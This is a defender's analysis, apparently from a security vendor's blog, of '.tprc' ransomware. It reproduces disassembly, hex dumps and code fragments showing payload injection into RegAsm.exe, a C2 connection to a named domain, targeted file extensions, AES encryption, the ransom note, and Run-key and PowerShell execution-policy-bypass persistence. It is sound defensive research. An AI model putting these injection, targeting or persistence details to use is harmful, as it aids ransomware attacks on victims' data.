The Phoenix Rises Again

labs.k7computing.com/index.php/the-phoenix-rises-again/


By Suresh Reddy

February 9, 2024

Remember '.tprc', the cyber scourge that sent shivers down spines in 2021? It seems this digital phoenix has risen from the ashes, reborn in a new, even more menacing form. December 2023 marks the unsettling return of '.tprc', not just a rehash of the old, but a cunning evolution that puts both individuals and organizations on high alert. Its victims haven't been spared: healthcare facilities and the education system had havoc, data loss and operational chaos.

It cunningly injects its malicious payload into host's regasm.exe and takes its data as hostage, encrypting files, exploiting vulnerabilities and leaving victims helpless until the ransom is paid. But there's light in the darkness, by understanding its anatomy – its encryption methods, communication channels, and preferred entry points – we can build defenses.


The ransomware sample in question is a .Net file and under its resource section with the name of 'TC0412.properties', the actual malicious payload exists as a PE file.



```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
000000C0  00 30 00 34 00 31 00 32 00 00 00 00 00 20 00 92  .0.4.1.2.......´
000000D0  00 00 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF  ..MZ............ÿÿ
000000E0  00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00  ..¸.......@.....
000000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 F8 00  ..............ø.
00000110  00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21  ....º..´.Í!¸.LÍ!
00000120  54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E  This.program.can
00000130  6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F  not.be.run.in.DO
00000140  53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00  S.mode....$.....
00000150  00 00 1D C3 D4 1D 59 A2 BA 4E 59 A2 BA 4E 59 A2  ...ÃÔ.Y¢ºNY¢ºNY¢
00000160  BA 4E 0B D7 BF 4F 7F A2 BA 4E 0B D7 BE 4F 55 A2  ºN.×¿O.¢ºN.×¾OU¢
00000170  BA 4E 0B D7 B9 4F 5E A2 BA 4E 50 DA 29 4E 57 A2  ºN.×¹O^¢ºNPÚ)NW¢
00000180  BA 4E 8A D0 BB 4F 56 A2 BA 4E 59 A2 BB 4E 2A A2  ºN.Ð»OV¢ºNY¢»N*¢
00000190  BA 4E 9E D7 BE 4F 5C A2 BA 4E 9E D7 45 4E 58 A2  ºN.×¾O\¢ºN.×ENX¢
000001A0  BA 4E 9E D7 B8 4F 58 A2 BA 4E 52 69 63 68 59 A2  ºN.×¸OX¢ºNRichY¢
000001B0  BA 4E 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ºN..............
000001C0  00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86  ..........PE..d.
```

Fig.1: '.tprc' ransomware payload in .Net Resources

This .Net file creates the RegAsm.exe process in suspend mode to inject the 'TC0412' malicious PE file into the RegAsm.exe process.




```
Environment.SetEnvironmentVariable("00MYEXE", Assembly.GetExecutingAssembly().Location);
Proc .RunBytes(RuntimeEnvironment.GetRuntimeDirectory() + "RegAsm.exe", Resources.tc0412);
```

```
f (NativeFunctions.CreateProcess(null, OriPath, IntPtr.Zero, IntPtr.Zero, false,
 NativeStructs.CreateProcessFlags.CREATE_NEW_CONSOLE | NativeStructs.CreateProcessFlags.CREATE_SUSPENDED, IntPtr Zero, null, ref
 startupinfo, out process_INFORMATION))

   IntPtr hThread = process_INFORMATION.hThread;
   IntPtr hProcess = process_INFORMATION.hProcess;
```

Fig.2: Creating process RegAsm.exe in Suspend mode for injecting the 'TC0412' from resource




```
call    sub_1400020F0
mov     rcx, rax        ; hSession
lea     rdx, pswzServerName ; "c3.yarttdn.de"
xor     r9d, r9d        ; dwReserved
movzx   r8d, bx         ; nServerPort
call    cs:WinHttpConnect
```

Fig.3: C2 connection

Analysing the malicious file 'TC0412", we found that this malicious file tries to connect to the network of the domain given in Fig 3.

If that system has no internet connection, it returns a rax value as '1' which keeps ZF as '0' for 'test' instruction , which makes the flow of code exit the process execution at 'jne' instruction.




```
000000013FC51449  E8 E20C0000          call tc0412.13FC52130
000000013FC5144E  85C0                 test eax,eax
000000013FC51450  0F85 39030000        jne tc0412.13FC5178F
000000013FC51456  48:8D0D 5B560000     lea rcx,qword ptr ds:[13FC56AB8]        000000013FC56AB8:"encrypting..."
000000013FC5145D  48:899C24 30060000   mov qword ptr ss:[rsp+630],rbx
000000013FC51465  E8 C60C0000          call tc0412.13FC52130
000000013FC5146A  48:8B0D 17520000     mov rcx,qword ptr ds:[13FC56688]        000000013FC56688:&L"%USERPROFILE%
000000013FC51471  48:8D95 F8000000     lea rdx,qword ptr ss:[rbp+F8]
```

Fig.4: Takes jump to exit from process execution on JNE instruction


If not taking a jump, it once again gets into the same function which makes a C2C connection which we can see in Fig 4.

Loads the "%USERPROFILE%" string to rcx, and it is getting passed as an argument to load root directory.



```
48:8B0D 17520000    mov rcx,qword ptr ds:[13FC56688]    000000013FC56688:&L"%USERPROFILE%"
48:8D95 F8000000    lea rdx,qword ptr ss:[rbp+F8]
```


Fig 5. Loads “%USERPROFILE%” to Rcx



```
000000013FC51449    E8 E20C0000          call tc0412.13FC52130
000000013FC5144E    85C0                 test eax,eax
000000013FC51450    0F85 39030000        jne tc0412.13FC5178F
000000013FC51456    48:8D0D 5B560000     lea rcx,qword ptr ds:[13FC56AB8]    000000013FC56AB8:"encrypting..."
000000013FC5145D    48:899C24 30060000   mov qword ptr ss:[rsp+630],rbx
000000013FC51465    E8 C60C0000          call tc0412.13FC52130
000000013FC5146A    48:8B0D 17520000     mov rcx,qword ptr ds:[13FC56688]    000000013FC56688:&L"%USERPROFILE%
000000013FC51471    48:8D95 F8000000     lea rdx,qword ptr ss:[rbp+F8]
```

Fig.6: Passing path of Users Profile

By using NtQueryDirectoryFile API, it traverses through the file system, it checks if the file extension is in the inclusion list, then pass the file path to the encryption function in fig 8 which comes after traversing one folder.




```
text:00000001400018FE 4C 8B FF               mov     r15, rdi
text:0000000140001901 48 89 44 24 20         mov     qword ptr [rsp+760h+ShareAccess], rax ; IoStatusBlock
text:0000000140001906 FF 15 2C 4A 00 00      call    cs:NtQueryDirectoryFile
text:000000014000190C 49 C7 C6 FF FF FF FF   mov     r14, 0FFFFFFFFFFFFFFFFh
text:0000000140001913 85 C0                  test    eax, eax
text:0000000140001915 0F 85 60 01 00 00      jnz     loc_140001A7B

.text:000000014000191B 48 8D 35 7E 4C 00 00     lea     rsi, off_1400065A0 ; ".doc"
```

Fig.7: Taking offset of inclusion list

INCLUSION LIST:


“.doc”,”.docx”,”.xls”,”.xlsx”,”.ppt”,”.pptx”,”.odt”,”.ods”,”.jpg”,”.png”,”.gif”,”.pdf”,”.zip”,”.rar”,”.7z”,”.txt”,”.log”,”.mov”,”.avi”,”.mp4″,”.mp3″,”.wma”,”.wav”,’



```
                        loc_140001A94:              ; SourceString
49 8D 4C 24 08          lea     rcx, [r12+8]
E8 A2 F5 FF FF          call    sub_140001040
```

Fig.8: Call into start of encryption function


After passing through the function it reads the file to encrypt and pass the address of file as argument to main encryption which is shown in the figure below



```
000000013FD91283     FF15 BF500000     call qword ptr ds:[<&ZwReadFile>]
000000013FD91289     85C0
000000013FD9128B     0F85 61010000     jne sample.13FD913F2
000000013FD91291     8B7C24 68         mov edi,dword ptr ss:[rsp+68]
000000013FD91295     48:8D4D B0        lea rcx,qword ptr ss:[rbp-50]
000000013FD91299     44:8BC7           mov r8d,edi
000000013FD9129C     48:8BD3
000000013FD9129F     E8 BC100000       call sample.13FD92360
000000013FD912A4     48:8B4C24 50
```

Fig.9: Reads the file to encrypt and passes to the call function

The following fig shows the address of the key stream and the file to be encrypted, being passed as arguments to the above function.




```
Default (x64 fastcall)    5
rdx 0000000000371FB0
r8 0000000000004000
r9 000000000017E270
[rsp+20] 000000000017E1D0
```

```
371FB0 50 4B 03 04 14 00 00 00 08 00 E9 3C 95 56 99 FE PK........é<.V.þ
371FC0 E7 AA 2B 20 11 00 00 BA 24 00 0A 00 00 00 79 61 çª+ ...º$.....ya
371FD0 72 61 36 34 2E 65 78 65 D4 5D 0B 7C 53 57 19 4F ra64.exeÔ].|SW.O
371FE0 7B 03 44 DA 2D 45 EB EC B4 42 B6 64 B3 63 75 76 {.DÚ-Eëì´B¶d³cuv
371FF0 BB 55 3B D7 69 2F 4B 24 D1 64 80 7B 3B D9 D8 18 »U;×i/K$Ñd.{;ÙØ.

17E220 D9 BF B8 5B 3A CE E6 82 0C 3B A6 53 42 97 26 16 Ù¿¸[:Îæ..;¦SB.&.
17E230 ED B2 B9 0C 06 00 00 00 77 58 78 30 68 AC CE BC í²¹.....wXx0h¬Î¼
17E240 49 34 DD 1E 73 FA 3B 9C 7F C1 9D CF 3D 56 BB D9 I4Ý.sú;..Á.Ï=V»Ù
17E250 CA 03 53 39 CC 03 53 39 BB 5B 2B 09 D3 F7 E5 B5 Ê.S9Ì.S9»[+.Ó÷åµ
17E260 23 ED 08 78 50 17 33 E4 2F D6 AE 2B 12 80 15 F2 #í.xP.3ä/Ö®+...ò
```

Fig.10: Arguments that are passed to the encryption function

On further analysis, we can find access to AES S-block for key expansion, so we can confirm that this ransomware is using the AES algorithm, which we can find in fig.11.




```
000000013FD92447    0FB60418    movzx eax,byte ptr ds:[rax+rbx]    eax=D9 'Ù'
000000013FD9244B    8841 FC     mov byte ptr ds:[rcx-4],al         byte ptr ds:[rax+rbx*1]=[sample.000000013FD96C99]=35 '5'
```

```
00 00 00 00 00 63 7C 77 7B F2 6B 6F C5 30 01 67 .....c|w{òkoÅ0.g
2B FE D7 AB 76 CA 82 C9 7D FA 59 47 F0 AD D4 A2 +þ×«vÊ.É}úYGð.Ô¢
AF 9C A4 72 C0 B7 FD 93 26 36 3F F7 CC 34 A5 E5 ¯.¤rÀ·ý.&6?÷Ì4¥å
F1 71 D8 31 15 04 C7 23 C3 18 96 05 9A 07 12 80 ñqØ1..Ç#Ã.......
E2 EB 27 B2 75 09 83 2C 1A 1B 6E 5A A0
B3 29 E3 2F 84 53 D1 00 ED 20 FC B1 5B  [000000013FD96BF8] = 75B227EBE2
39 4A 4C 58 CF D0 EF AA FB 43 4D 33 85 45 F9 02 9JLXÏÐïªûCM3.Eù.
7F 50 3C 9F A8 51 A3 40 8F 92 9D 38 F5 BC B6 DA .P<.¨Q£@...8õ¼¶Ú
21 10 FF F3 D2 CD 0C 13 EC 5F 97 44 17 C4 A7 7E !.ÿóÒÍ..ì_.D.Ä§~
3D 64 5D 19 73 60 81 4F DC 22 2A 90 88 46 EE B8 =d].s`.OÜ"*..Fî¸
14 DE 5E 0B DB E0 32 3A 0A 49 06 24 5C C2 D3 AC .Þ^.Ûà2:.I.$\ÂÓ¬
62 91 95 E4 79 E7 C8 37 6D 8D D5 4E A9 6C 56 F4 b..äyçÈ7m.ÕN©lVô
EA 65 7A AE 08 BA 78 25 2E 1C A6 B4 C6 E8 DD 74 êez®.ºx%..¦´ÆèÝt
1F 4B BD 8B 8A 70 3E B5 66 48 03 F6 0E 61 35 57 .K½..p>µfH.ö.a5W
```


Fig.11: Address pointing to AES S-block table

It then encrypts the 16 bytes of file data on every loop and stores that in memory address at location in fig.12 & fig.13.



```
● 000000013FD92634   42:0FB6440D B8   movzx eax,byte ptr ss:[rbp
● 000000013FD9263A   49:FFC1          inc r9
● 000000013FD9263D   41:3002          xor byte ptr ds:[r10],al
● 000000013FD92640   49:FFC2          inc r10
```


Fig.12: XOR operation part of the encryption



```
C5 CF CE 00|3C 00 00 00|08 00 E9 3C|95 56 99 FE|ÀÏÎ.<.....é<.V.þ
E7 AA 2B 20|11 00 00 BA|24 00 0A 00|00 00 79 61|çª+ ...º$.....ya
72 61 36 34|2E 65 78 65|D4 5D 0B 7C|53 57 19 4F|ra64.exeÔ].|SW.O
7B 03 44 DA|2D 45 EB EC|B4 42 B6 64|B3 63 75 76|{.DÚ-Eëì´B¶d³cuv
BB 55 3B D7|69 2F 4B 24|D1 64 80 7B|3B D9 D8 18|»U;×i/K$Ñd.{;ÙØ.
15 14 28 03|AA 4C 65 83|C1 74 F5 AE|8A 6F 7C 4F|..(.ªLe.Átõ®.o|O
```

Fig.13: Encryption begins


After doing all the job on file the encrypted file looks like below one,



```
0371FB0 C5 CF CE 00|3C 3C C2 00|29 B9 D3 A4|9E 73 C6 AA|ÅÏÎ.<<Â.)¹Ó¤.sÆª
0371FC0 B9 E8 F4 1A|8D 5E F0 78|94 CA 38 84|DD 89 C0 C1|¹èô..^ðx.Ê8.Ý.ÀÁ
0371FD0 28 64 C5 EA|F5 DC E6 E3|04 07 F1 B8|E8 43 4E 74|(dÅêõÜæã..ñ¸èCNt
0371FE0 25 52 F2 58|71 EA 12 1D|3D DF 28 19|FE 56 F5 27|%RòXqê..=ß(.þVõ'
0371FF0 AD E0 0E A6|2B 0B B9 B2|C7 A3 DB BA|11 4D BA 02|.à.¦+.¹²Ç£Ûº.Mº.
0372000 10 DD 97 13|B4 9C BB AB|B9 AD FC 2A|65 B1 14 2D|.Ý..´.»«¹.ü*e±.-
0372010 6C 05 6A DA|D8 CF CA F0|01 35 1A A5|81 BD A0 5F|l.jÚØÏÊð.5.¥.½ _
0372020 C7 6D D8 E5|70 28 5A 15|E1 6A E2 19|91 CB AC 63|ÇmØåp(Z.áâj..Ë¬c
0372030 F7 AC 33 99|CE 4B 12 43|C2 86 E2 FE|A0 49 26 46|÷¬3.ÎK.CÂ.âþ I&F
0372040 45 92 37 32|5A 7C EB BA|58 0B BB 95|D5 48 46 60|E.72Z|ëºX.».ÕHF`
0372050 0B 26 8C 7F|F4 D5 55 3B|35 62 48 F3|E6 3D B0 BC|.&..ôÕU;5bHóæ=°¼
0372060 2C 36 F3 5F|9D 40 26 18|34 C6 CE 70|B9 2A 56 A1|,6ó_.@&.4ÆÎp¹*V¡
0372070 76 E4 9F EF|C0 79 B5 D9|4C CD F2 39|81 DE 6B CF|vä.ïÀyµÙLÍò9.ÞkÏ
0372080 AF E4 D7 6C|BB 0A 68 65|1E FC 9F C0|F1 A0 E8 5E|¯ä×l».he.ü.Àñ è^
0372090 B7 C9 4E F1|1D 35 29 5F|A8 95 7D E8|57 6B 03 B8|·ÉNñ.5)_¨.}èWk.¸
03720A0 84 72 50 7E|2C 56 7D 9A|06 8D 46 6A|51 E5 B9 48|.rP~,V}...FjQå¹H
03720B0 64 E3 18 1E|E7 9A 58 5A|09 BB BD 28|52 97 94 F9|dã..ç.XZ.»½(R..ù
03720C0 0A DE E1 F4|5D 74 F3 B7|83 E5 06 4E|7E 5F 1D 79|.Þáô]tó·.å.N~_.y
03720D0 AC A8 90 7A|93 92 09 A3|63 E4 D8 DF|D6 98 65 90|¬¨.z...£cäØßÖ.e.
03720E0 D6 9D 6C 84|75 79 21 CC|0B 22 7C 84|14 FA D2 07|Ö.l.uy!Ì."|..úÒ.
03720F0 DE 48 84 AD|5E 0B C0 24|B6 A6 1F 8D|4F 92 62 AB|ÞH..^.À$¶¦..O.b«
0372100 B2 4B C7 F9|9D 47 FD 56|4E BD A3 45|3D 97 22 94|²KÇù.GýVN½£E=.".
0372110 33 2B E6 60|FC 1A 82 76|A9 3B CF FB|67 3E E1 4F|3+æ`ü..v©;Ïûg>áO
```


Fig.14: File after encryption

It then writes at the end of every encrypted file, a data which is size of 48 bytes which may be used as the key for decryption, which looks as in fig.15 and it changes the extension of encrypted file to .tprc as shown in fig.16.



```
0021E4E0  65 A8 3F 99 33 1F E9 72 D6 F8 5D F9 45 79 CD CA  e¨?™3.érÖø]ùEyÍÊ
0021E4F0  D1 1E 43 36 16 FF 60 7F E0 6B 53 AE B7 C7 EE 70  Ñ.C6.ÿ`.àkS®·Çîp
0021E500  19 45 01 00 00 00 24 4D 92 96 88 DE CF D5 5D 02  .E....$M’–ˆÞÏÕ].
0021E510  15 D0 AD AF C9 A3 F9 7C 20 96 00 00 00 00        .Ð.¯É£ù| –....
```


Fig.15: Size of 48 bytes that are added at the end of every encrypted file



```
14000133A 48 8B 05 BF 8C 00 00    mov     rax, cs:off_14000A000 ; ".tprc"
140001341 4C 8D 05 38 55 00 00    lea     r8, aSS           ; "%s%s"
140001348 4D 8B CE                mov     r9, r14
14000134B 48 89 44 24 20          mov     qword ptr [rsp+4A0h+ShareAccess], rax
140001350 BA 04 01 00 00          mov     edx, 104h         ; BufferCount
140001355 C6 85 60 01 00 00 01    mov     [rbp+3A0h+var_240], 1
14000135C 48 8D 8D 74 01 00 00    lea     rcx, [rbp+3A0h+var_22C] ; Buffer
140001363 4C 89 BD 68 01 00 00    mov     [rbp+3A0h+var_238], r15
14000136A E8 41 09 00 00          call    sprintf_s_0
14000136F 85 C0                   test    eax, eax
```

Fig.16: Adding extension ’.tprc’ to file

On completing data encryption and changing the extension, it drops a file with the name “!Restore.txt” in that folder with help of NtCreateFile API and it writes the ransom note into it by NtWritefile API.



```
40001B1C 48 8B 05 E5 84 00 00     mov     rax, cs:off_14000A008 ; "!RESTORE!.txt"
40001B23 4C 8D 05 86 4D 00 00     lea     r8, aSS_0         ; "%s\\%s"
40001B2A 4D 8B CD                 mov     r9, r13
```


```
.BB6 89 7D 00               mov      [rbp+660h+var_678.Attribut
.BB9 F3 0F 7F 45 08         movdqu   xmmword ptr [rbp+660h+var_
.BBE FF 15 64 47 00 00      call     cs:NtCreateFile
.BC4 85 C0                  test     eax, eax
.BC6 75 56                  jnz      short loc_140001C1E
```

```
01C04 48 8D 45 A8           lea      rax, [rbp+660h+var_6B8]
01C08 48 89 44 24 20        mov      qword ptr [rsp+760h+ShareAccess], rax ;
01C0D FF 15 4D 47 00 00     call     cs:NtWriteFile
01C13 48 8B 4C 24 68        mov      rcx, [rsp+760h+Handle] ; Handle
```

```
'Attention! Your files have been encrypted.',0Ah
                    ; DATA XREF: .data:Buffer↓o
'To regain access to your files, you must pay a ransom.',0Ah
'Contact us at evil@mail.address to handle payment.',0Ah
'Do not attempt to decrypt your files using third-party software,
'as this will permanently damage your files.',0Ah,0
```

Fig.17: Creating File for Ransom Note


It encrypts all the data that are present in “%UserProfile%” area and after doing that it sets the wallpaper “wp.png” as shown in fig.18.



```
0014EA 48 8D 0D FF 53 00 00    lea     rcx, aSettingWallpap ; "setting wallpaper..."
0014C1 E8 6A 0C 00 00          call    sub_140002130
0014C6 48 8D 55 E0             lea     rdx, [rbp+520h+Buffer] ; lpBuffer
0014CA E9 04 01 00 00          mov     ecx, 104h        ; nBufferLength
0014CF FF 15 6B 4B 00 00       call    cs:GetTempPathA
0014D5 4C 8D 05 FC 53 00 00    lea     r8, Source       ; "wp.png"
0014DC EA 04 01 00 00          mov     edx, 104h        ; SizeInBytes
0014E1 48 8D 4D E0             lea     rcx, [rbp+520h+Buffer] ; Destination
0014E5 FF 15 05 4E 00 00       call    cs:strcat_s
0014EB 48 8D 4D E0             lea     rcx, [rbp+520h+Buffer] ; FileName
0014EF E8 7C 08 00 00          call    sub_140001D70
```


Fig.18: Changing desktop wallpaper and its assembly code

On further analysis we can see the malware gains Persistence, by setting the registry value of "Software\\Microsoft\\Windows\\CurrentVersion\\Run" for the location of "C:\\ProgramData\\00aaaa.exe" and it also makes persistence for Script that runs by using PowerShell command "C:\Windows\System32\Windows PowerShell\v1.0\powershell.exe -ep bypass %s" where the location for script was "C:\\ProgramData\\00aaaa.ps1".



```
14000163D 4C 8B 0D D4 89 00 00    mov    r9, cs:lpNewFileName
140001644 4C 8D 05 D5 53 00 00    lea    r8, Format       ; "C:\\Windows\\System32\\WindowsPowerShel"...
14000164B BA 08 02 00 00          mov    edx, 208h        ; BufferCount
140001650 48 8D 8D 00 03 00 00    lea    rcx, [rbp+520h+Data] ; Buffer
```

